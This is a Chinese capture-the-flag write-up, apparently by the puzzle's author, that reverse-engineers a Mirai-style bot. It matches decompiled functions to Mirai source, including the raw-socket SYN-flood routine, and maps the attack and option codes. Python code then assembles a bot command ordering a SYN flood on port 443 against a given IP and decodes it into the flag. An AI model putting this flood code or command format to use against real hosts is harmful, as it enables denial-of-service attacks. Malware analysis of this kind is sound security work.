
（3）攻击参数确定

主要跟踪setsockopt函数与源码对比，确定参数设定

3.1syn_flood攻击类型和参数确定


跟踪setsockopt函数（也可以使用socket跟踪，syn_flood的攻击是基于tcp的，所以可以查看socket(2,3,6)）





上述几个text段都是调用set_sockopt函数，跟踪进去查看可以发现，将该text变为function，然后查看，

可以发现如下：



根据后续的set_sockopt函数都参和相关源码对比，可以找到tcp_syn的flood攻击对比。

```
16  #include "rand.h"
17
18  void attack_tcp_syn(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct
19  {
20      int i, fd;
21      char **pkts = calloc(targs_len, sizeof (char *));
22      uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
23      uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
24      uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
25      BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, TRUE);
26      port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
27      port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 0xffff);
28      uint32_t seq = attack_get_opt_int(opts_len, opts, ATK_OPT_SEQRND, 0xffff);
29      uint32_t ack = attack_get_opt_int(opts_len, opts, ATK_OPT_ACKRND, 0);
30      BOOL urg_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_URG, FALSE);
31      BOOL ack_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_ACK, FALSE);
32      BOOL psh_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_PSH, FALSE);
33      BOOL rst_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_RST, FALSE);
34      BOOL syn_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_SYN, TRUE);
35      BOOL fin_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_FIN, FALSE);
36      uint32_t source_ip = attack_get_opt_ip(opts_len, opts, ATK_OPT_SOURCE, LOCAL_ADDR);
37
38      if ((fd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
39      {
40  #ifdef DEBUG
41          printf("Failed to create raw socket. Aborting attack\n");
42  #endif
43          return;
44      }
45
46      i = 1;
```

sub_402AE0就是attack_get_opt_int的解析，

对比sub_402AE0和attack_get_opt_int

```
1  __int64 __fastcall sub_402AE0(unsigned __int8 a1, __int64 a2, char a3, unsigned int a4)
2  {
3    __int64 v4; // rdi
4
5    if ( !a1 )
6      return a4;
7    v4 = a2 + 16LL * ((unsigned int)a1 - 1) + 16;
8    while ( a3 != *(_BYTE *)(a2 + 8) )
9    {
10     a2 += 16LL;
11     if ( a2 == v4 )
12       return a4;
13   }
14   if ( *(_QWORD *)a2 )
15     return sub_409CB0(*(_QWORD *)a2, 10LL);
16   else
17     return a4;
18 }
```


```
205
206  int attack_get_opt_int(uint8_t opts_len, struct attack_option *opts, uint8_t opt, int def)
207  {
208      char *val = attack_get_opt_str(opts_len, opts, opt, NULL);
209
210      if (val == NULL)
211          return def;
212      else
213          return util_atoi(val, 10);
214  }
```

Sub_409cb0其实就是一个atoi的功能，对比如下

```
35    else
36    {
37      LODWORD(v6) = -1;
38      v7 = 0;
39      v8 = 0x7FFFFFFFFFFFFFFFLL;
40      if ( v5 == 43 )
41      {
42        v5 = *a1;
43        a1 = v3 + 2;
44      }
45    }
46    v9 = 0;
47    v10 = 0LL;
48    v13 = v8;
49    v11 = v8 / a2;
50    v12 = v13 % a2;
51    while ( (unsigned __int8)(v5 - '0') <= 9u )
52    {
53      v14 = v5 - '0';
54      if ( v14 >= a2 )
55        goto LABEL_16;
56  LABEL_8:
57      if ( v9 < 0 || v11 < v10 )
58      {
59        v9 = -1;
60      }
61      else if ( v10 != v11 || (v9 = -1, v14 <= (int)v12) )
62      {
63        v9 = 1;
64        v10 = v14 + a2 * v10;
65      }
66      v5 = *a1++;
67    }
68    if ( (unsigned __int8)((v5 & 0xDF) - 'A') <= 0x19u )
69    {
70      v14 = v5 - ((unsigned __int8)(v5 - 'A') < 0x1Au ? 55 : 87);
71      if ( v14 < a2 )
72        goto LABEL_8;
73    }
74  LABEL_16:
75    if ( v9 != -1 )
76    {
```

```
87    int util_atoi(char *str, int base)
88    {
89            unsigned long acc = 0;
90            int c;
91            unsigned long cutoff;
92            int neg = 0, any, cutlim;
93
94            do {
95                    c = *str++;
96            } while (util_isspace(c));
97            if (c == '-') {
98                    neg = 1;
99                    c = *str++;
100           } else if (c == '+')
101                   c = *str++;
102
103           cutoff = neg ? -(unsigned long)LONG_MIN : LONG_MAX;
104           cutlim = cutoff % (unsigned long)base;
105           cutoff /= (unsigned long)base;
106           for (acc = 0, any = 0;; c = *str++) {
107                   if (util_isdigit(c))
108                           c -= '0';
109                   else if (util_isalpha(c))
110                           c -= util_isupper(c) ? 'A' - 10 : 'a' - 10;
111                   else
112                           break;
113
114                   if (c >= base)
115                           break;
116
117                   if (any < 0 || acc > cutoff || acc == cutoff && c > cutlim)
118                           any = -1;
```

sub_402B80是一个查找函数，



可以看出attack_syn_tcp的与”ATK_9”做了一个一一映射。

3.2 syn_flood攻击类型和参数代号确定

映射关系如下：

```
.data:00000000004AE25F 00                                db    0
.data:00000000004AE260 2D 11 48 00 00 00 00 00           off_4AE260 dq offset aAtk0          ; DATA XREF: sub_401E40+D↑o
.data:00000000004AE260                                                                       ; sub_401E40+18↑r
.data:00000000004AE260                                                                       ; sub_401E40+98↑r
.data:00000000004AE260                                                                       ; sub_401E40+C8↑o
.data:00000000004AE260                                                                       ; sub_401E40+148↑r
.data:00000000004AE260                                                                       ; sub_401E40+178↑o
.data:00000000004AE260                                                                       ; sub_401E40+1F8↑r
.data:00000000004AE260                                                                       ; sub_401E40+228↑o
.data:00000000004AE260                                                                       ; sub_401E40+2A8↑r
.data:00000000004AE260                                                                       ; sub_401E40+2D8↑o
.data:00000000004AE260                                                                       ; sub_401E40+358↑r
.data:00000000004AE260                                                                       ; sub_401E40+388↑o
.data:00000000004AE260                                                                       ; sub_401E40+408↑r
.data:00000000004AE260                                                                       ; sub_401E40+438↑o
.data:00000000004AE260                                                                       ; "ATK_0"
.data:00000000004AE268 00 00 00 00 00 00 00 00           align 10h
.data:00000000004AE270 18 10 48 00 00 00 00 00           dq offset aAtk1                     ; "ATK_1"
.data:00000000004AE278 01 00 00 00 00 00 00 00           dq 1
.data:00000000004AE280 33 11 48 00 00 00 00 00           dq offset aAtk2                     ; "ATK_2"
.data:00000000004AE288 02 00 00 00 00 00 00 00           dq 2
.data:00000000004AE290 00 10 48 00 00 00 00 00           dq offset aAtk3                     ; "ATK_3"
.data:00000000004AE298 03 00 00 00 00 00 00 00           dq 3
.data:00000000004AE2A0 06 10 48 00 00 00 00 00           dq offset aAtk4                     ; "ATK_4"
.data:00000000004AE2A8 04 00 00 00 00 00 00 00           dq 4
.data:00000000004AE2B0 1E 10 48 00 00 00 00 00           dq offset aAtk5                     ; "ATK_5"
.data:00000000004AE2B8 05 00 00 00 00 00 00 00           dq 5
.data:00000000004AE2C0 39 11 48 00 00 00 00 00           dq offset aAtk6                     ; "ATK_6"
.data:00000000004AE2C8 06 00 00 00 00 00 00 00           dq 6
.data:00000000004AE2D0 0C 10 48 00 00 00 00 00           dq offset aAtk7                     ; "ATK_7"
.data:00000000004AE2D8 07 00 00 00 00 00 00 00           dq 7
.data:00000000004AE2E0 00 10 48 00 00 00 00 00           dq offset aAtk3                     ; "ATK_3"
.data:00000000004AE2E8 08 00 00 00 00 00 00 00           dq 8
.data:00000000004AE2F0 12 10 48 00 00 00 00 00           dq offset aAtk9                     ; "ATK_9"
.data:00000000004AE2F8 09                                db    9
.data:00000000004AE2F9 00                                db    0
.data:00000000004AE2FA 00                                db    0
.data:00000000004AE2FB 00                                db    0
.data:00000000004AE2FC 00                                db    0
.data:00000000004AE2FD 00                                db    0
.data:00000000004AE2FE 00                                db    0
```

即攻击命令里的参数是如下映射关系，tcp_syn对应的是”ATK_9”，所对应的一个字节是\x09，

同时，关于set_sockopt的映射关系如下


```
.data:00000000004AE0C0                                   ;org 4AE0C0h
.data:00000000004AE0C0 24 10 48 00 00 00 00 00           off_4AE0C0 dq offset aAtkOpt0       ; DATA XREF: attack_s
.data:00000000004AE0C0                                                                       ; sub_403240+23↑o
.data:00000000004AE0C0                                                                       ; sub_403950+39↑o
.data:00000000004AE0C0                                                                       ; sub_404220+2↑o
.data:00000000004AE0C0                                                                       ; sub_404810+E↑o
.data:00000000004AE0C0                                                                       ; sub_404CD0+6↑o
.data:00000000004AE0C0                                                                       ; sub_405250+3B↑o
.data:00000000004AE0C0                                                                       ; "ATK_OPT_0"
.data:00000000004AE0C8 69 00 00 00 00 00 00 00           dq 'i'
.data:00000000004AE0D0 2E 10 48 00 00 00 00 00           dq offset aAtkOpt1                  ; "ATK_OPT_1"
.data:00000000004AE0D8 67 00 00 00 00 00 00 00           dq 'g'
.data:00000000004AE0E0 38 10 48 00 00 00 00 00           dq offset aAtkOpt2                  ; "ATK_OPT_2"
.data:00000000004AE0E8 64 00 00 00 00 00 00 00           dq 'd'
.data:00000000004AE0F0 42 10 48 00 00 00 00 00           dq offset aAtkOpt3                  ; "ATK_OPT_3"
.data:00000000004AE0F8 73 00 00 00 00 00 00 00           dq 's'
.data:00000000004AE100 4C 10 48 00 00 00 00 00           dq offset aAtkOpt4                  ; "ATK_OPT_4"
.data:00000000004AE108 66 00 00 00 00 00 00 00           dq 'f'
.data:00000000004AE110 56 10 48 00 00 00 00 00           dq offset aAtkOpt5                  ; "ATK_OPT_5"
.data:00000000004AE118 65 00 00 00 00 00 00 00           dq 'e'
.data:00000000004AE120 60 10 48 00 00 00 00 00           dq offset aAtkOpt6                  ; "ATK_OPT_6"
.data:00000000004AE128 75 00 00 00 00 00 00 00           dq 'u'
.data:00000000004AE130 6A 10 48 00 00 00 00 00           dq offset aAtkOpt7                  ; "ATK_OPT_7"
.data:00000000004AE138 76 00 00 00 00 00 00 00           dq 'v'
.data:00000000004AE140 74 10 48 00 00 00 00 00           dq offset aAtkOpt8                  ; "ATK_OPT_8"
.data:00000000004AE148 61 00 00 00 00 00 00 00           dq 'a'
.data:00000000004AE150 7E 10 48 00 00 00 00 00           dq offset aAtkOpt9                  ; "ATK_OPT_9"
.data:00000000004AE158 6F 00 00 00 00 00 00 00           dq 'o'
.data:00000000004AE160 88 10 48 00 00 00 00 00           dq offset aAtkOpt10                 ; "ATK_OPT_10"
.data:00000000004AE168 79 00 00 00 00 00 00 00           dq 'y'
.data:00000000004AE170 93 10 48 00 00 00 00 00           dq offset aAtkOpt11                 ; "ATK_OPT_11"
.data:00000000004AE178 6C                                db  6Ch ; l
.data:00000000004AE179 00                                db    0
.data:00000000004AE17A 00                                db    0
.data:00000000004AE17B 00                                db    0
.data:00000000004AE17C 00                                db    0
.data:00000000004AE17D 00                                db    0
.data:00000000004AE17E 00                                db    0
.data:00000000004AE17F 00                                db    0
.data:00000000004AE180 9E                                db  9Eh
.data:00000000004AE181 10                                db  10h
```

此时根据tcp_syn攻击的参数配置与标准配置，可以发现，攻击参数读取只是改了攻击参数类型的值，但是解析规则还是一致的。

最终攻击指令如下：

```
order_len=b"\x00\x24"
attack_duration=b"\x39\x39\x39\x39"  #攻击时长960051513
attack_type=b"9"         #tcp_syn flood
attack_num=b"\x05"      #攻击参数个数
attack_arg1=b"a\x03443"  #dport=443
attack_arg2=b"b\x0235"   #sport=35
attack_arg3=b"e\x011"     #psh=1
attack_arg4=b"d\x0222"    #ip_ttl=22
attack_arg5=b"c\x045566"  #ip ident filed=5566

attack_targets_num=b"1"
attack_ip=b"\x36\x39\x36\x39"       #攻击ip=54.57.54.57
attack_mask=b"\x20"

attack_total=attack_num+attack_arg1+attack_arg2+attack_arg3+attack_arg4+attack_arg5
data=order_len+attack_duration+attack_type+attack_total+attack_targets_num+attack_ip+attack_mask
print("order: ",data)
# order:  b'\x00$99999\x05a\x03443b\x0235e\x011d\x0222c\x04556616969 '
```

但是这里也没有Recv长度(2字节) ，原因是这个Recv是在外的



针对“Recv长度字段以外的”order逆向为：

```
order_len=b"\x00\x24"
attack_duration=b"\x39\x39\x39\x39"  #攻击时长960051513
attack_type=b"9"          #tcp_syn flood
attack_num=b"\x05"       #第8个字节
attack_arg1=b"a\x03443"  #dport=443
attack_arg2=b"b\x0235"   #sport=35
attack_arg3=b"e\x011"     #psh=1
attack_arg4=b"d\x0222"    #ip_ttl=22
attack_arg5=b"c\x045566"  #ip ident filed=5566
attack_targets_num=b"1"
attack_ip=b"\x36\x39\x36\x39"       #攻击ip=54.57.54.57
attack_mask=b"\x20"

attack_total=attack_num+attack_arg1+attack_arg2+attack_arg3+attack_arg4+attack_arg5
data=order_len+attack_duration+attack_type+attack_total+attack_targets_num+attack_ip+attack_mask
print("order: ",data)
c= [0, 28, 2, 1, 14, 29, 3, 7, 19, 22, 4, 8, 12, 21, 9, 13, 5, 16, 17, 10, 18, 31, 26, 6, 20, 11, 32, 24, 33, 34, 25,
        15, 30, 23, 35, 27]
```

```python
flag2order= [248, 230, 226, 84, 186, 102, 251, 135, 21, 175, 221, 56, 20, 128, 197, 106, 254, 160, 163, 223, 146, 47, 64, 202,
       18, 43, 29, 177, 245, 148, 33, 153, 69, 132, 232, 154, 255, 111, 222, 169, 161, 61, 224, 151, 184, 42, 130, 78,
       101, 49, 74, 32, 123, 98, 231, 13, 92, 192, 185, 107, 26, 239, 198, 22, 36, 93, 103, 228, 238, 136, 15, 150, 162,
       63, 201, 236, 170, 55, 193, 250, 23, 168, 179, 140, 156, 9, 70, 131, 155, 182, 142, 27, 152, 212, 90, 57, 235, 5,
       99, 73, 53, 54, 181, 104, 145, 51, 81, 4, 50, 1, 200, 52, 137, 115, 2, 127, 100, 3, 97, 0, 58, 157, 120, 246,
       144, 133, 172, 31, 219, 143, 241, 211, 215, 46, 187, 108, 7, 114, 214, 207, 191, 225, 16, 213, 89, 189, 195, 66,
       117, 233, 165, 11, 105, 109, 35, 183, 94, 227, 28, 190, 237, 80, 167, 116, 252, 91, 37, 68, 216, 62, 203, 6, 67,
       25, 8, 41, 164, 205, 234, 95, 71, 44, 218, 188, 40, 96, 244, 206, 45, 59, 14, 30, 243, 159, 10, 88, 126, 141,
       110, 178, 34, 173, 138, 87, 65, 174, 147, 113, 75, 158, 112, 196, 210, 118, 208, 122, 60, 79, 134, 72, 76, 180,
       19, 149, 12, 220, 166, 48, 39, 38, 194, 83, 17, 199, 229, 204, 247, 139, 82, 85, 77, 176, 209, 24, 124, 121, 240,
       129, 242, 86, 249, 253, 217, 119, 171, 125]
order=data
order2flag={}
for i in range(len(flag2order)):
    order2flag[flag2order[i]]=i
yingshe=[]
for i in range(len(data)):
    yingshe.append(order2flag[data[i]])
flag=[0 for i in range(36)]
for i in range(len(data)):
    flag[i]=yingshe[c[i]]
print(bytes(flag))
#b'we_@re_a1l_viru5_d0omed_to_be_ki1l3d'
```

最后还要再前面加两个字节，这两个字节为hex(32256+36)，就是攻击指令的长度

```python
print((int)(0x7e00+36).to_bytes(2,"big")+bytes(flag))
#b'~$we_@re_a1l_viru5_d0omed_to_be_ki1l3d'
#flag其实夹带私货，这个flag改编自《龙族》里的绘梨衣说的话“我们都是小怪兽，总有一天会被正义的奥特曼杀死！”，以及我的id也是上杉绘梨衣的罗马音:Uesugi Erii
```

但是考虑到整个题目流程还是比较长的，所以我给了两个flag,

